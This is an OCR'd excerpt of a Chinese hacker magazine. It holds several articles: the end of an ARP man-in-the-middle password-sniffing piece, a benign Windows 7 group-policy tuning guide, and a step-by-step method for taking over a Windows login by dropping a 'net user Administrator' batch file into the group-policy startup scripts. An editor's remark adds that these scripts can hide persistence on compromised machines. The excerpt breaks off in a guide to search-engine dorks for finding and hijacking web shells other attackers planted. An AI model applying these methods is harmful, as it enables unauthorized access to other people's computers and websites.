


图6 嗅探到的密码

嗅探的差不多的时候，就退出终端，然后来到自己的笔记本，打开FileZilla Client通过Sftp来连接iPod Touch/iPhone，把抓到的mickey.pcap文件拖拽下来。如图5所示。

PCAP文件可以使用**wireshark**来打开，通过wireshark可以看到我们已经抓出来明文密码了。如图6所示。

后话

通过实际的攻击案例，可以看出来，使用iPod Touch/iPhone对无线网络进行ARP中间人攻击的步骤还是非常简单的。我们应该在本地安装好ARP防火墙，或者绑定好网关，来防止此类的攻击，在无线畅游网络的时候，也要时刻注意网络安全。

编辑点评：现在的智能手机与PC还有多少区别？在PC上还是在手机上，区别只是工具的载体不同罢了，而手机在无线破解方面有自己的优势。如果你想向无线进军，本文是很有参考价值的。

第四季·Q版黑客

图/草城隐士

用组策略优化你的Windows 7

从本文您可以学到：

如何通过组策略优化windows 7系统

Windows 7与XP一样也有组策略功能，利用这一功能，你可以优化系统、进行个性化配置，让Win7跑得更快、资源占用更少，这样即使是配置低的电脑也能飞快运行Win7了！

要使用Win7组策略功能，你可以按**Win+R**键打开运行窗口，输入**gpedit.msc**回车，然后在组策略编辑器中操作即可：

小知识：如果组策略被锁死了，这样来解锁：按Win+R打开运行窗口输入mmc.exe，在弹出的窗口中点击"文件"/打开，定位到系统盘\Windows\System32目录并打开gpedit.msc，点击左侧的计算机配置，安全设置，软件限制策略，其他规则，在右边窗口中删除"gpedit.msc"限制条目，或者双击该条目，将"安全级别"从"不允许"改为"不限制"，点"确定"完成。

一、禁止保存搜索记录

Win7搜索历史记录会自动保存在下拉列表框中，要禁止保存搜索记录可这样操作：

按Win+R键，输入gpedit.msc打开组策略，点击左侧的用户配置，管理模板，Windows组件，Windows资源管理器，在右侧窗口中找到"**在Windows资源管理器搜索框中关闭最近搜索条目的显示**"项目，双击打开之，在弹出的窗口选择"已启用"，点"确定"退出生效。

二、关闭系统还原

在Win7中禁用系统还原可以节省磁盘空间，方法是按Win+R键，输入gpedit.msc打开组策略，点击左侧的计算机配置，管理模板，系统，系统还原，在右边窗口中双击"**关闭系统还原**"条目，选择"已启用"，点"确定"启用该策略。

三、禁用屏保

许多场合下，例如在电脑上看电影时就需要禁用屏保，方法是按Win+R键，输入gpedit.msc打开组策略，点击左侧的用户配置，管理模板，Windows组件，Windows Media Player，播放，在右边窗口中双击"**允许运行屏幕保护程序**"条目，选择"已禁用"，点"确定"退出。

接下来依次点击"开始"菜单→所有程序→Windows Media Player，启动Windows Media Player，点击"工具"菜单下的"选项"→播放机，检查"播放机设置"下的"播放时允许运行屏幕保护程序"项，看到已被禁用了。如图1。




图1 选项被禁用

四、关闭错误报告弹窗

Win7运行时如果出现异常就会弹出一个错误报告对话框，询问你是否将此错误提交给微软官方网站，你可以用组策略关闭这个错误报告弹窗，方法如下：

按Win+R键，输入gpedit.msc打开组策略，点击左侧的计算机配置，管理模板，系统，Internet通信管理，Internet通信设置，在右边窗口中双击"**关闭Windows错误报告**"条目，选择"已启用"，点"确定"退出。

五、禁用自带刻录功能

Win7中集成了刻录功能，不过它没有专业刻录软件那样强大，如果你想使用第三方软件来刻录光盘，可以禁用Win7的自带刻录功能。

按Win+R键，输入gpedit.msc打开组策略，点击左侧的用户配置，管理模板，Windows组件，Windows资源管理器"，在右边窗口中双击"**删除CD刻录功能**"条目，选择"已启用"，点"确定"退出。

六、关闭自动播放功能

Win7默认情况下会开启自动播放功能，当你将U盘插到电脑上时，U盘中的病毒就会利用autorun.inf自动运行并感染电脑，因此为了防止中毒，你应该关闭自动播放功能，方法如下：

按 Win+R 键，输入 gpedit.msc 打开组策略，点击左侧的计算机配置，管理模板，Windows 组件，自动播放策略，在右边窗口中双击“**关闭自动播放**”条目，选择“已启用”，点“确定”退出。

接下来按 Win+R 键，输入 **services.msc** 打开服务，在右边窗口中双击“**ShellHardwareDetection**”服务，点“**停止**”停止该服务，并将启动类型设为“**手动**”，点“确定”完成。如图 2。




图 2　修改服务

七、关闭“安装更新并关机”弹窗

如果你在 Win7 中启动了自动更新功能，每次点击“开始”菜单选择“关机”或者以其他方法关机之前，系统都会出现“安装更新并关机”弹窗，必须先安装更新然后才能关机，要关闭这样的弹窗方法如下：

按 Win+R 键，输入 gpedit.msc 打开组策略，点击左侧的计算机配置，管理模块，Windows 组件，Windows Update，在右边窗口中双击“**不要在‘关闭 Windows’对话框显示安装更新并关机**”条目，选择“已启用”，点“确定”退出。

编辑点评： 通过组策略对系统进行优化，禁用一些用不到的功能，的确能提高系统速度，不过，如果你仔细研究一下组策略的功能，你会发现你学到的会更多，并且如果你跟踪一下组策略的设置对应的注册表或者文件，用在以后的肉鸡加固上，也会取得意想不到的效果哦。

另类破解 windows 系统登录密码

文 佚名

从本文您可以学到：
通过组策略启动脚本修改登录密码

一般的破解 Windows 系统登录无非是利用 SAM 文件，对 SAM 文件进行暴力破解或者是直接删除，这次我们来利用脚本在系统启动前进行破解。

准备一张能够引导的系统盘(可以是 WIN98 或者 GHOST 光盘带的 WINPE)，当然也可以是 U 盘。引导进入系统后，新建记事本，写入 **net user Administrator 123456**，有基础的朋友应该很简单就看出来，使用 net user 对 Administrator 用户重新设置密码，Administrator 为用户名 123456 为更改后的密码。将这个文件保存并且重命名为 pwd.bat，复制到 **C:\WINDOWS\system32\GroupPolicy\Machine\Scripts\Startup** 文件夹下(这里注意一下，由于我们是从光盘或者是 U 盘启动，硬盘中的 windows 所在的分区可能是其他盘符)。

在 windows 2000、xp、2003 中，编辑组策略里的计算机配置中的脚本(启动 / 关机)，实现开机或者是关机之前执行一个脚本，在这里就是系统调用在 C:\WINDOWS\system32\GroupPolicy\Machine\Scripts\Startup 这个文件夹下的脚本，然后通过在 C:\WINDOWS\System32\GroupPolicy\Machine\Scripts 下的 Scripts.ini 这个配置文件中的命令来执行脚本的。于是我们需要在 C:\WINDOWS\System32\GroupPolicy\Machine\Scripts 下，新建一个记事本写入：

```
[Start up]
0CmdLine=pwd.bat
0Parameters=
```

修改名字为 **Scripts.ini**(注意文件名不可为别名)，下面解释下这个配置文件：

“[Start up]”：为开机启动加载数据段，而如果修改为[Shut down]则是在关机时执行脚本。

“0CmdLine=pwd.bat”：XCmdLine 为执行脚本名称，X 为脚本序号，以防多个脚本执行顺序混乱，第一个脚本会默认为 0，所以这里我们写的是 0CmdLine，等号后面的是脚本名称。

“0Parameters=”：XParameters 为脚本执行参数，X 为脚本序号，以防多个脚本执行顺序混乱，第一个脚本会默认为 0，所以这里我们写的是 0Parameters，等号后面的是脚本执行的参数。

知道了配置文件和脚本的意思，我们同样可以用组策略中的脚本(启动 / 关机)这一项编辑一下，然后进入 C:\WINDOWS\system32\GroupPolicy\Machine\Scripts\Startup 和 C:\WINDOWS\System32\GroupPolicy\Machine\Scripts 下，打开显示隐藏文件，会发现 Scripts 文件夹下就会出现系统自动创建的 Scripts.ini，里面的内容和我们编辑的是一样的。而 Startup 文件夹下即为我们编写的脚本。

重启计算机，等待脚本的执行，然后进入系统登陆界面，输入我们刚刚 pwd.bat 中的脚本的用户名和密码就可以进入系统了。

总结下，这个方法就是典型的利用 windows 系统下不起眼的小技巧来实现破解登录密码大用途，大家也可以举一反三，多多留心一些操作小技巧，仔细研究，事半功倍。

编辑点评： windows 的自启动项目已经被挖掘的差不多了，并且很多位置也已经备受关注，藏不住东西了，这时你就可以考虑利用组策略的启动脚本了。至于破解密码嘛，无非是自启动时候使用修改密码的命令，原理知道了，剩下的就是在实际应用中将其发扬光大了。

走，上网捡马去！

文 牟晓东

从本文您可以学到：
如何通过搜索引擎进行 hacking。

对于刚刚“触黑”的菜鸟小黑而言，似乎黑网站、拿权限是个比较困难的任务。其实不然，如果仅仅是为了满足一下自己的好奇心来尝试做黑客的感觉的话，那么摆在面前有一条捷径可以走，而且是比较流行的“小马传大马”操作。不信？且跟我来操作，非常简单！

首先是打开浏览器进入 Google（或是百度，效果大同小异），在搜索栏中输入“**intitle:网站小助手　inurl:asp**”（不包括两侧引号），回车后就会得到几百个搜索结果。为什么要搜索这样的一些关键字呢？因为它是“旁注网站小助手”这个“小马”所包含的敏感信息，此项搜索的目的显而易见，那就是查找网络上已经被其它黑客种植过“小马”的网站的“小马”链接地址。当然，也并不是所有的搜索结果都是如此，我们还必须要在结果中进行

